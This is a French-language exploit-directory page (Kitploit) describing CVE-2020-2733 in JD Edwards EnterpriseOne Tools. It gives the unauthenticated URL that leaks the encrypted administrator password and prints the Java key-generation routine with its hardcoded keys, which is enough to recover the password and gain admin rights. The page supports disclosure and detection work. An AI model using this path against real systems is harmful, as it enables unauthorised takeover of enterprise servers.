Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2020-2733 — Exploit pour CVE-2020-2733 dans JD Edwards EnterpriseOne Tools, démontrant le déchiffrement du mot de passe administrateur non authentifié et le contournement d'authentification pour obtenir les droits d'administrateur. | Kitploit
Outils/GitHubGitHub/anmolksachan/cve-2020-2733
Outils de Chiffrement/DéchiffrementAttaques de Mots de PasseAnalyse des VulnérabilitésExploitationExploitation d'Applications WebCollecte d'InformationsTests d'IntrusionMauvaise Configuration
Partager
GitHubanmolksachan/cve-2020-2733

CVE-2020-2733

Exploit pour CVE-2020-2733 dans JD Edwards EnterpriseOne Tools, démontrant le déchiffrement du mot de passe administrateur non authentifié et le contournement d'authentification pour obtenir les droits d'administrateur.

Voir le dépôt
132il y a 2 ansPas encore vérifié

CVE-2020-2733 - Le mot de passe administrateur de JD Edwards EnterpriseOne Tools n'est pas suffisamment protégé


image
Image 1 : Déchiffrer la chaîne
image
Image 2 : Déchiffrer en donnant l'URL

[CVE-2020-2733]

Application: JD Edwards EnterpriseOne Tools
Versions concernées: JD Edwards EnterpriseOne Tools 9.2
URL du fournisseur: https://oracle.com/
Bogue: Divulgation d'informations
Signalé: 18 septembre 2019
Date de l'avis public: 23 août 2022
Référence: [https://www.oracle.com/security-alerts/cpuapr2020.html, https://redrays.io/cve-2020-2733-jd-edwards/]
Modèle Nuclei pour la détection: https://github.com/projectdiscovery/nuclei-templates/blob/68f0ad5fa2f54a08959e2d68633174750fcb4952/http/cves/2020/CVE-2020-2733.yaml#L2

Description

INFORMATIONS DE L'AVIS
Titre: [CVE-2020-2733] Le mot de passe administrateur de JD Edwards EnterpriseOne Tools n'est pas suffisamment protégé
Risque: Critique
URL de l'avis: https://redrays.io/cve-2020-6369-patch-bypass/
Date de publication: 23.08.2022

INFORMATIONS SUR LA VULNÉRABILITÉ


Exploitable à distance: Oui
Exploitable localement: Non


Informations CVSS : CVSS v3.1 Base Score: 9.8 / 10 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

DESCRIPTION DE LA VULNÉRABILITÉ

JD Edwards EnterpriseOne Tools 9.2 ou versions inférieures permettent à des attaquants non authentifiés de contourner l'authentification et d'obtenir des droits d'administrateur sur le système.

DESCRIPTION TECHNIQUE

La vulnérabilité a été découverte dans le portail de gestion Oracle JD Edwards. Pour reproduire la vulnérabilité, vous devez ouvrir (sans authentification) l'URL suivante

http://JDEdwards:8999/manage/fileDownloader?sec=1

Lorsque vous ouvrez l'URL, vous pouvez voir un texte pseudo-aléatoire dans la page. unnamed-2-e1661254647723

ACHCJKGJHCJKBLLALOLOJFCABEFHOALDDAOFNGGANPDB


Après avoir analysé les fichiers jar de JD Edwards, nous avons découvert que ces données pseudo-aléatoires sont – LE MOT DE PASSE ADMINISTRATEUR CHIFFRÉ !

Les clés de chiffrement se trouvent dans la fonction suivante

private static void genKeys(byte[] paramArrayOfByte1, byte[] paramArrayOfByte2, byte paramByte)
{
int i = 0;
byte[] arrayOfByte1 = { 65, 4, 95, 12, 88, 41, 6, 114, 119, 93, 37, 68, 75, 19, 49, 46 };
byte[] arrayOfByte2 = { 107, 34, 26, 94, 68, 41, 119, 48, 3, 88, 28, 97, 5, Byte.MAX_VALUE, 77, 54 };
byte[] arrayOfByte3 = { 36, 89, 113, 109, 38, 15, 7, 66, 76, 115, 16, 53, 106, 94, 27, 56 };
int j = paramByte >> 4;
int k = paramByte & 0xF;
int m = arrayOfByte3[j];
for (i = 0; i < 16; i++) {
paramArrayOfByte1[i] = ((byte)(arrayOfByte1[i] ^ m));
}
m = arrayOfByte3[k];
for (i = 0; i < 16; i++) {
paramArrayOfByte2[i] = ((byte)(arrayOfByte2[i] ^ m));
}
}

En conséquence, vous obtiendrez un mot de passe administrateur et vous pourrez déployer n'importe quelle application dans le portail JD Edwards. image

Référence / Crédit : https://redrays.io/blog/cve-2020-2733-jd-edwards/

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    261
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    259

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →